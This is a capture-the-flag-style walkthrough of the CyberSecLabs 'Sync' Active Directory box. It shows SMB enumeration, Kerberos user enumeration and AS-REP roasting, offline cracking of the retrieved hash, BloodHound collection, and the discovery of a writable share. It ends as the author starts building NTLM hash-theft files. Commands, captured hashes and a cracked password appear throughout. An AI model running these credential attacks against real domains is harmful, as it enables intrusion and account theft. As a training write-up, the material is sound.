

Sync

Sync CyberSecLabs

Nmap Scan:

```
(mark@haxor)-[~/B2B/CyberSecLabs/Windows/Sync]
└─$ nmap -sCV $IP -p53,88,135,139,389,445,464,593,636,3268;5985;9389 -oN nmapscan
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-14 00:49 WAT
Nmap scan report for 172.31.3.6
Host is up (0.22s latency).

PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Simple DNS Plus
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2022-12-13 23:49:51Z)
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: sync.csl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: sync.csl0., Site: Default-First-Site-Name)
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf         .NET Message Framing
Service Info: Host: SYNC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode: 3
|_ 3.1.1:
|_ Message signing enabled and required
|_ smb2-time:
|_ date: 2022-12-13T23:50:04
|_ start_date: N/A
|_ nbstat: NetBIOS name: SYNC, NetBIOS user: <unknown>, NetBIOS MAC: 02:b1:94:1f:c9:26 (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.02 seconds

(mark@haxor)-[~/B2B/CyberSecLabs/Windows/Sync]
└─$
```

From the scan we can tell its a windows box in an AD environment. On checking smb we can see that listing of shares anonymously is possible.

```
(mark@haxor)-[~/Pictures]
└─$ smbclient -L 172.31.3.6
Password for [WORKGROUP\mark]:

Sharename      Type           Comment
-----
ADMIN$         Disk          Remote Admin
C$             Disk          Default share
Department     Disk
IPC$           IPC           Remote IPC
NETLOGON       Disk          Logon server share
SYSVOL         Disk          Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 172.31.3.6 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(mark@haxor)-[~/Pictures]
└─$
```

Now lets connect to the share and check whats in it. On checking all the directories in it, it was totally empty.

```

(mark@haxor)-[~/Pictures]
$ smbclient //172.31.3.6/Department
Password for [WORKGROUP\mark]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Sun Jun 14 09:47:09 2020
..               D           0   Sun Jun 14 09:47:09 2020
Accounts        D           0   Sun Jun 14 09:44:07 2020
Development     D           0   Sun Jun 14 09:46:44 2020
IT              D           0   Sun Jun 14 09:44:01 2020
Marketing       D           0   Sun Jun 14 09:44:09 2020
Sales          D           0   Sun Jun 14 09:44:11 2020
Server Operators D           0   Sun Jun 14 09:46:52 2020
Support        D           0   Mon Jun 15 23:20:35 2020
Taxation       D           0   Sun Jun 14 09:44:05 2020

12966143 blocks of size 4096. 9950814 blocks available
smb: \> cd Accounts
smb: \Accounts\> ls
.                D           0   Sun Jun 14 09:44:07 2020
..               D           0   Sun Jun 14 09:44:07 2020

12966143 blocks of size 4096. 9950814 blocks available

```

So I used crackmapexec spideplus mode to intensively check out files in the smb server. But from the result there wasn't still anything there.

```

(mark@haxor)-[~/Pictures]
$ crackmapexec smb 172.31.3.6 -u 'guest' -p '' -M spider_plus
SMB 172.31.3.6 445 SYNC [*] Windows 10.0 Build 17763 x64 (name:SYN
C) (domain:sync.csl) (signing:True) (SMBv1:False)
SMB 172.31.3.6 445 SYNC [*] sync.csl\guest:
SPIDER_P... 172.31.3.6 445 SYNC [*] Started spidering plus with option:
SPIDER_P... 172.31.3.6 445 SYNC [*] DIR: ['print$']
SPIDER_P... 172.31.3.6 445 SYNC [*] EXT: ['lco', 'lnk']
SPIDER_P... 172.31.3.6 445 SYNC [*] SIZE: 51200
SPIDER_P... 172.31.3.6 445 SYNC [*] OUTPUT: /tmp/cme_spider_plus

```

Now lets enumerate users by using a tool called kerbrute.

```

(mark@haxor)-[~/B2B/CyberSecLabs/Windows/Sync]
$ kerbrute userenum -d sync.csl --dc IP /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
Version: dev (9cfb81e) - 12/14/22 - Ronnie Flathers @ropnop
2022/12/14 00:58:02 > Using KDC(s):
2022/12/14 00:58:02 > 172.31.3.6:88
2022/12/14 00:58:15 > [+] VALID USERNAME: guest@sync.csl
2022/12/14 00:58:36 > [+] manager has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$manager@SYNC_CSL:d30c62b9a6d49255231ed08ffd4a8f4150d2f797d1edc2effcbb59179767c34de9bd4dbac1ab8b02f1bf7ba3cfff6f2558805e2dc4adb2d710b125c3319371c4146395c77e8bc5dcef2cc371b482f
67fb437e6bda7453ce56e52e12ef2f33d89d1bac5e6d4aee42e4e103c5d03fe251e56c442bd27095868c01465f00e4c83c34b07b7a871033e84ee9c75a1713f585a782f80c8ae600dc004c8dfe0b190be2ee7b7369e4ea6237ba5e314aaf
4b1dc166599057005f7567f90af2eb47f4bce22d6d1c200b6990153379ff05795aae30c698cc08700bf2f75ce8f9bd944a11137e29757701b4472aebdcd90562bda182b9dfe863455c7bb01de699ca499eb0239f3d204cef1
2022/12/14 00:58:42 > [+] VALID USERNAME: manager@sync.csl
2022/12/14 00:58:42 > [+] VALID USERNAME: administrator@sync.csl
2022/12/14 00:59:23 > [+] VALID USERNAME: clark@sync.csl

```

From the result we see that we are able to enumerate some of the domain users and a particular user has no pre authentication required meaning that we can the user can request Ticket Granting Ticket from the domain without authentication required. To exploit this we can perform ASREPROAST attack. I'll be using a tool called getnpusers which is among the tools from impactet. So this attack will dump the kerberos hash of the user.

```

(mark@haxor)-[~/B2B/CyberSecLabs/Windows/Sync]
$ impactet-GetNPUsers sync.csl/ -no-pass -usersfile users -format john
Impactet v0.10.1.dev1+20220720.103933.3c6713e - Copyright 2022 SecureAuth Corporation
[-] User guest doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$18$manager@SYNC_CSL:4dd2968dccc655d641c6eafaf8dad24e3eae5f07d7314c4e85128f66bd4f9bb13394075c62b7d10c1e170a27d689d097322ec36893fef541dd7432fe0ad993e6b5a09af0254f71d78b658582910cd
2b0bb6be18916a687bbac17c42169b855e8fbb2b9f40c19b947c1662e38a6d6d06d2966a87286af94f6bfed750cedfc4ebf6fb99a06b9930456ad692b90328f8b1479ad64ef3a437a4842ca844817a877ef43ad64e137bed3a9c93f081
89adf6440098563155a21443d4c5bdf144c9490ed76662d8c10b5a6739cc4f0ff83b8e987c78e124a2bcbbf670d31d8c8359f80ad7d001f4a17130456aacce2514ea3f9
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

```

Now lets save the hash in a file and brute force it using john the ripper. And after few seconds the hash is cracked.

```
(mark@haxor)-[~/B2B/CyberSecLabs/Windows/Sync]
$ nano hash
[mark@haxor]-[~/B2B/CyberSecLabs/Windows/Sync]
$ john --w=/home/mark/Documents/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!!MILKSHAKE!! ($krb5asrep$manager@SYNC.CSL)
1g 0:00:01:04 DONE (2022-12-14 01:02) 0.01558g/s 223518p/s 223518c/s 223518C/s !!lush!!...!!12Qwert
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I then tried connecting to winrm using the newly founded credential but it failed meaning that the user isn't among remote users.

```
(mark@haxor)-[~/B2B/CyberSecLabs/Windows/Sync]
$ evil-winrm -u manager -t $IP -p '!!MILKSHAKE!!'
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Error: An error of type WinRM:WinRMAuthorizationError happened, message is WinRM:WinRMAuthorizationError
Error: Exiting with code 1
```

So next thing I did was to check out if we can spider shares on smb using crackmapexec spiderplus mode. But still there was nothing in the shares

```
(mark@haxor)-[~/tmp/cme_spider_plus]
$ ls
sync.csl.json
(mark@haxor)-[~/tmp/cme_spider_plus]
$
```

```
sync.csl.json
1 {
2   "Department": {},
3   "IPCS": {
4     "Ctx_WinStation_API_service": {
5       "atime_epoch": "1601-01-01 00:13:35",
6       "ctime_epoch": "1601-01-01 00:13:35",
7       "mtime_epoch": "1601-01-01 00:13:35",
8       "size": "3 Bytes"
9     },
10    "InitShutdown": {
11      "atime_epoch": "1601-01-01 00:13:35",
12      "ctime_epoch": "1601-01-01 00:13:35",
13      "mtime_epoch": "1601-01-01 00:13:35",
14      "size": "3 Bytes"
15    },
16    "LSM_API_service": {
17      "atime_epoch": "1601-01-01 00:13:35",
18      "ctime_epoch": "1601-01-01 00:13:35",
19      "mtime_epoch": "1601-01-01 00:13:35",
20      "size": "3 Bytes"
21    },
22    "PIPE_EVENTROOT\VCIMV2SCM_EVENT_PROVIDER": {
23      "atime_epoch": "1601-01-01 00:13:35",
24      "ctime_epoch": "1601-01-01 00:13:35",
25      "mtime_epoch": "1601-01-01 00:13:35",
26      "size": "1 Bytes"
27    },
28    "RpcProxy\49668": {
29      "atime_epoch": "1601-01-01 00:13:35",
30      "ctime_epoch": "1601-01-01 00:13:35",
31      "mtime_epoch": "1601-01-01 00:13:35",
32      "size": "3 Bytes"
33    },
34    "RpcProxy\593": {
35      "atime_epoch": "1601-01-01 00:13:35",
36      "ctime_epoch": "1601-01-01 00:13:35",
37      "mtime_epoch": "1601-01-01 00:13:35",
38      "size": "3 Bytes"
39    },
40    "SessEnvPublicRpc": {
41      "atime_epoch": "1601-01-01 00:13:35",
42      "ctime_epoch": "1601-01-01 00:13:35",
43      "mtime_epoch": "1601-01-01 00:13:35",
44      "size": "3 Bytes"
45    }
46  }
47 }
```

At this point I was really frustrated but I kept on enumerating. So I tried connecting to the smb server using rpcclient and enumerate the domain users in the domain controller. so I got all the users in the domain controller.

```
(mark@haxor) - [~/.../B2B/CyberSecLabs/Windows/Sync]
$ rpcclient --user=manager --password='!!MILKSHAKE!!' $IP
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[sysadmin] rid:[0x450]
user:[manager] rid:[0x453]
user:[clarke] rid:[0x455]
rpcclient $>
```

Now I tried checking for if the newly found users also has no pre auth required meaning that we would be able to perform ASREPROAST attack.

```
(mark@haxor) - [~/.../B2B/CyberSecLabs/Windows/Sync]
$ cat users
guest
manager
administrator
clark
sysadmin
krbtgt
```

```
(mark@haxor) - [~/.../B2B/CyberSecLabs/Windows/Sync]
$ Impacket-GetNPUsers sync.csl/ -no-pass -usersfile users -format john
Impacket v0.10.1.dev1+20220720.103933.3c6713e - Copyright 2022 SecureAuth Corporation

[-] User guest doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$manager@SYNC, CSI:2fee6166f5421e69bf22233e70d485bc5305f99957b7f8258de3f9c16fff63522cfd20eed439ab525ac9faf8795c7ba6509bc843edb2268f1eee8a33ba3e9bacbab1fe517937d112a5dba61c8ffe27160f4d2bc537377acaf40b0193ea65116a1eedd93e9d03d61abebf3947b863eb60e51c580a89ec2d6daf5b609e74f2c9b4fc3887947d31cee3f1adbb6aff2a815f6e55fcea5e40347420f08ec401c8a3c89857b336a9678ee733a0ee9f79aef3a463b0a922adc9b7950a6bb5352b9e0cc5daa3a1a04989c40f5a161c1cfaaff85ab1c381eedc65f3ef43e8023e2f227ce40c6884d24bf7f3a2c8eba0b93058ae5a8ae013c
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User sysadmin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
```

But unfortunately I wasn't successful with that. So I thought of another thing. Since we have a user credential already we can try mapping the domain using bloodhound. So bloodhound can gather info in the domain controller. So I used bloodhound-python to perform the domain enumeration.

```
(mark@haxor)-[~/B2B/CyberSecLabs/Windows/Sync]
$ bloodhound-python --help
usage: bloodhound-python [-h] [-c COLLECTIONMETHOD] [-u USERNAME] [-p PASSWORD] [-k] [--hashes HASHES] [--ns NAMESERVER] [--dns-tcp] [--dns-timeout DNS_TIMEOUT] [-d DOMAIN] [-dc HOST]
                        [-gc HOST] [-w WORKERS] [-v] [--disable-pooling] [--disable-autocg] [--zip] [--computerfile COMPUTERFILE] [--cachefile CACHEFILE]

Python based ingestor for BloodHound
For help or reporting issues, visit https://github.com/Fox-IT/BloodHound.py

options:
  -h, --help            show this help message and exit
  -c COLLECTIONMETHOD, --collectionmethod COLLECTIONMETHOD
                        Which information to collect. Supported: Group, LocalAdmin, Session, Trusts, Default (all previous), DCOnly (no computer connections), DCOM, RDP,PSRemote, LoggedOn,
                        ObjectProps, ACL, All (all except LoggedOn). You can specify more than one by separating them with a comma. (default: Default)
  -u USERNAME, --username USERNAME
                        Username. Format: username[domain]; If the domain is unspecified, the current domain is used.
  -p PASSWORD, --password PASSWORD
                        Password
  -k, --kerberos         Use kerberos
  --hashes HASHES       LM:NLM hashes
  --ns NAMESERVER, --nameserver NAMESERVER
                        Alternative name server to use for queries
  --dns-tcp             Use TCP instead of UDP for DNS queries
  --dns-timeout DNS_TIMEOUT
                        DNS query timeout in seconds (default: 3)
  -d DOMAIN, --domain DOMAIN
                        Domain to query.
  -dc HOST, --domain-controller HOST
                        Override which DC to query (hostname)
  -gc HOST, --global-catalog HOST
                        Override which GC to query (hostname)
  -w WORKERS, --workers WORKERS
                        Number of workers for computer enumeration (default: 10)
  -v                   Enable verbose output
  --disable-pooling    Don't use subprocesses for ACL parsing (only for debugging purposes)
  --disable-autocg    Don't automatically select a Global Catalog (use only if it gives errors)
  --zip                Compress the JSON output files into a zip archive
  --computerfile COMPUTERFILE
                        File containing computer FQDNs to use as allowlist for any computer based methods
  --cachefile CACHEFILE
                        Cache file (experimental)
```

```
(mark@haxor)-[~/B2B/CyberSecLabs/Windows/Sync]
$ bloodhound-python --c All --u manager -p '!!MILKSHAKE!!' -d sync.csl --ns $IP
INFO: Found AD domain: sync.csl
INFO: Connecting to LDAP server: sync.sync.csl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: sync.sync.csl
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: sync.sync.csl
INFO: Done in 00M 38S


(mark@haxor)-[~/B2B/CyberSecLabs/Windows/Sync]
$ ls
20221214012523_computers.json 20221214012523_domains.json 20221214012523_groups.json 20221214012523_users.json  cred hash nmapscan users
```

Then it saves the files in json format. So I'll be zipping them as a file then uploading it to bloodhound to check out the result.

```
(mark@haxor)-[~/B2B/CyberSecLabs/Windows/Sync]
$ zip -r loot.zip 2022*
adding: 20221214012523_computers.json (deflated 73%)
adding: 20221214012523_domains.json (deflated 82%)
adding: 20221214012523_groups.json (deflated 95%)
adding: 20221214012523_users.json (deflated 92%)

(mark@haxor)-[~/B2B/CyberSecLabs/Windows/Sync]
$ ls
20221214012523_computers.json 20221214012523_domains.json 20221214012523_groups.json 20221214012523_users.json  cred hash loot.zip nmapscan users
```

So after searching for possible ways to escalate to domain admin by reading the output that bloodhound extracted it showed a way we can escalate to domain admin but that can only be possible if we have remote access to the domain which we don't.



So next I decided to check out the permission of the smb server using smbcacls alternatively other tools can be used like crackmapexec, smbmap etc. but in this case i used **smbcacls**.

```

(mark@haxor) - [~/.../B2B/CyberSecLabs/Windows/Sync]
-$ echo $IP
72.31.3.6

(mark@haxor) - [~/.../B2B/CyberSecLabs/Windows/Sync]
-$ smbclient -L $IP
assword for [WORKGROUP\mark]:

  Sharename      Type            Comment
  -----
  ADMIN$         Disk            Remote Admin
  C$             Disk            Default share
  Department     Disk
  IPC$          IPC             Remote IPC
  NETLOGON      Disk            Logon server share
  SYSVOL        Disk            Logon server share
reconnecting with SMB1 for workgroup listing.
o_connect: Connection to 172.31.3.6 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
unable to connect with SMB1 -- no workgroup available

(mark@haxor) - [~/.../B2B/CyberSecLabs/Windows/Sync]
-$ █

```

Now from the result we now know the share. I want to mount the smb share on my host so as for easy access to working with my testing.

```

(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$ smbclient -L $IP
Password for [WORKGROUP\mark]:

Sharename      Type      Comment
-----
ADMIN$         Disk     Remote Admin
C$             Disk     Default share
Department     Disk
IPC$          IPC      Remote IPC
NETLOGON      Disk     Logon server share
SYSVOL        Disk     Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 172.31.3.6 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$ sudo mount -t cifs -o 'user=guest' //$IP/Department share
Password for guest@//172.31.3.6/Department: @SYNC.CSL

(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$ ls share
Accounts  Development  IT  Marketing  Sales  'Server Operators'  Support  Taxation

(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$

```

Now we've successfully mount the smb share on our host let now check the permissions on it. Also since we access the share anonymously the username can be any random thing and the password would be nothing i.e leave it blank. So let's start checking the permission of each directory in the share. So we see we as guest user has only **READ** access in the **Accounts** directory in the share.

```

(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$ smbcacls --no-pass //$IP/Department Accounts
REVISION:1
CONTROL:SR|DI|DP
OWNER: BUILTIN\Administrators
GROUP:SYNC0\Domain Users
ACL:SYNC0\Guest:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\ANONYMOUS LOGON:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Users:ALLOWED/OI|CI|I/READ
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000004
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000002
ACL:CREATOR OWNER:ALLOWED/OI|CI|IO|I/0x10000000

(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$

```

Now what we would do is to apply the same command for all directories and we can do it manually but in this case I'll automate it using a one liner bash command.

So what the command does is that it lists the files/ in the share directory (where we mount the smb share) then echos the directory and then performs the permission checking command on the smb server then echos the result so this will iterate i.e continue until it reads all the directory in the path we mount the smb share i.e share directory on our host.

```
(mark@haxor)-[~/.../B2B/CyberSecLabs/Windows/Sync]
$ for i in $(ls share/); do echo $i; smbcacls --no-pass //$IP/Department $i; echo; done
Accounts
REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:SYNCO\Domain Users
ACL:SYNCO\Guest:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\ANONYMOUS LOGON:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Users:ALLOWED/OI|CI|I/READ
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000004
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000002
ACL:CREATOR OWNER:ALLOWED/OI|CI|IO|I/0x10000000

Development
REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:SYNCO\Domain Users
ACL:SYNCO\Guest:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\ANONYMOUS LOGON:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Users:ALLOWED/OI|CI|I/READ
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000004
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000002
ACL:CREATOR OWNER:ALLOWED/OI|CI|IO|I/0x10000000

IT
REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:SYNCO\Domain Users
ACL:SYNCO\Guest:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\ANONYMOUS LOGON:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Users:ALLOWED/OI|CI|I/READ
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000004
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000002
ACL:CREATOR OWNER:ALLOWED/OI|CI|IO|I/0x10000000

Marketing
REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
^_GROUP:SYNCO\Domain Users
ACL:SYNCO\Guest:ALLOWED/OI|CI|I/READ
ACL:NT AUTHORITY\ANONYMOUS LOGON:ALLOWED/OI|CI|I/READ
```

So after it checks finish most of the directory has only read access but there's one in which has a different case. Which is the **Support** directory in the smb server share.


```

Support
REVISION: 1
CONTROL: SR|DI|DP
OWNER: BUILTIN\Administrators
GROUP: SYNC0\Domain Users
ACL: NT AUTHORITY\ANONYMOUS LOGON: ALLOWED/OI|CI/RWX
ACL: SYNC0\Guest: ALLOWED/OI|CI/0x00100116
ACL: SYNC0\Guest: ALLOWED/OI|CI|I/READ
ACL: NT AUTHORITY\ANONYMOUS LOGON: ALLOWED/OI|CI|I/READ
ACL: NT AUTHORITY\SYSTEM: ALLOWED/OI|CI|I/FULL
ACL: BUILTIN\Administrators: ALLOWED/OI|CI|I/FULL
ACL: BUILTIN\Users: ALLOWED/OI|CI|I/READ
ACL: BUILTIN\Users: ALLOWED/CI|I/0x00000004
ACL: BUILTIN\Users: ALLOWED/CI|I/0x00000002
ACL: CREATOR OWNER: ALLOWED/OI|CI|IO|I/0x10000000

```

The permission is on it is **0x00100116**, on checking the web manual of smb that permission means write access. But if you use other tools like smbmap it should interpret all permissions in english and not in that thing that looks like hex.

```

https://lists.samba.org/archive/samba-technical/2010-June/071390.html
FILE_APPEND_DATA 0x00000004
FILE_ADD_SUBDIRECTORY 0x00000004
FILE_READ_EA 0x00000008
FILE_WRITE_EA 0x00000010
FILE_EXECUTE 0x00000020
FILE_TRAVERSE 0x00000020
FILE_DELETE_CHILD 0x00000040
FILE_READ_ATTRIBUTES 0x00000080
FILE_WRITE_ATTRIBUTES 0x00000100
DELETE_ACCESS 0x00010000
READ_CONTROL_ACCESS 0x00020000
WRITE_DAC_ACCESS 0x00040000
WRITE_OWNER_ACCESS 0x00080000
SYNCHRONIZE_ACCESS 0x00100000
SYSTEM_SECURITY_ACCESS 0x01000000
MAXIMUM_ALLOWED_ACCESS 0x02000000
GENERIC_ALL_ACCESS 0x10000000
GENERIC_EXECUTE_ACCESS 0x20000000
GENERIC_WRITE_ACCESS 0x40000000
GENERIC_READ_ACCESS 0x80000000
For the smbcacls standard names and the windows permission interface this is a table of the corresponding Flags and Mask values:
smbcacls Windows Flag Mask
-----
FULL Full Control 0x13 0x001F01FF
CHANGE Modify 0x03 0x001301BF
READ Read & Execute 0x03 0x001200A9
READ List Folder Contents 0x02 0x001200A9
R Read 0x03 0x00120099
Write 0x03 0x00100116
For the windows advanced permission interface this is the corresponding smbcacls standard names and flags:
Windows smbcacls Flag
-----
This folder only 0x0
This folder, subfolders and files 0I CI 0x3
This folder and subfolders CI 0x2
This folder and files 0I 0x1
Subfolders and files only 0I CI IO 0xB
Subfolders only CI IO 0xA
Files only 0I IO 0x9
For the windows advanced permission interface this is the corresponding smbcacls standard names and mask:
Windows smbcacls Mask
-----
Full Control FULL 0x001F01FF
Traverse Folder / Execute File 0x00100020
List Folder / Read Data 0x00100001
Read Attributes 0x00100000
0x00100116

```

Now we know that we have write access over that directory in the smb server but lets say we upload a malicious executable that can give us reverse shell how do we call upon the shell, that won't be happening in this case cause there's no way of calling the executable. So the next thing is maybe a user might be checking that share often cause after all the share name is **Support**. But if we upload a malicious executable there the user won't want to run the executable. So the next thing is how can we use this permission and leverage it to our gain. We can attempt uploading a .lnk file that will attempt to authenticate back to our host which will then give us the user's hash who viewed or opened the directory. So I'll be using a tool called ntlm_theft to create the file.

Greenwolf / ntlm_theft Public

Code Issues Pull requests Actions Projects Security Insights

master 1 branch 0 tags

Go to file Code

About

A tool for generating multiple types of NTLmV2 hash theft files by Jacob Wilkin (Greenwolf)

Readme GPL-3.0 license 530 stars 28 watching 91 forks

Releases

No releases published

Packages

No packages published

Contributors 2

Greenwolf Jacob kazkansouh Karim Kanso

README.md

ntlm_theft

A tool for generating multiple types of NTLmV2 hash theft files.

ntlm_theft is an Open Source Python3 Tool that generates 21 different types of hash theft documents. These can be used for phishing when either the target allows smb traffic outside their network, or if you are already inside the internal network.

The benefits of these file types over say macro based documents or exploit documents are that all of these are built using "intended functionality". None were flagged by Windows Defender Antivirus on June 2020, and 17 of the 21 attacks worked on a fully patched Windows 10 host.

Now from the options am going to just generate payload of all kind then we need to specify the server which will be the server we are listening on and we'll be using responder in this case.

```
Sec  HackTheFlag  DeHashed  #FreeTh...  Offensive Security Che...  regex101: build, test, a...  Regulex  JavaScript R... >
(mark@haxor)-[~/Desktop/Tools/ntlm_theft]
$ ls
docs LICENSE ntlm_theft.py README.md templates
Filter All
(mark@haxor)-[~/Desktop/Tools/ntlm_theft]
$ python3 ntlm_theft.py
usage: ntlm_theft.py --generate all --server <ip_of_smb_catcher_server> --filename <base_file_
name>
ntlm_theft.py: error: the following arguments are required: -g/--generate, -s/--server, -f/--f
ilename
(mark@haxor)-[~/Desktop/Tools/ntlm_theft]
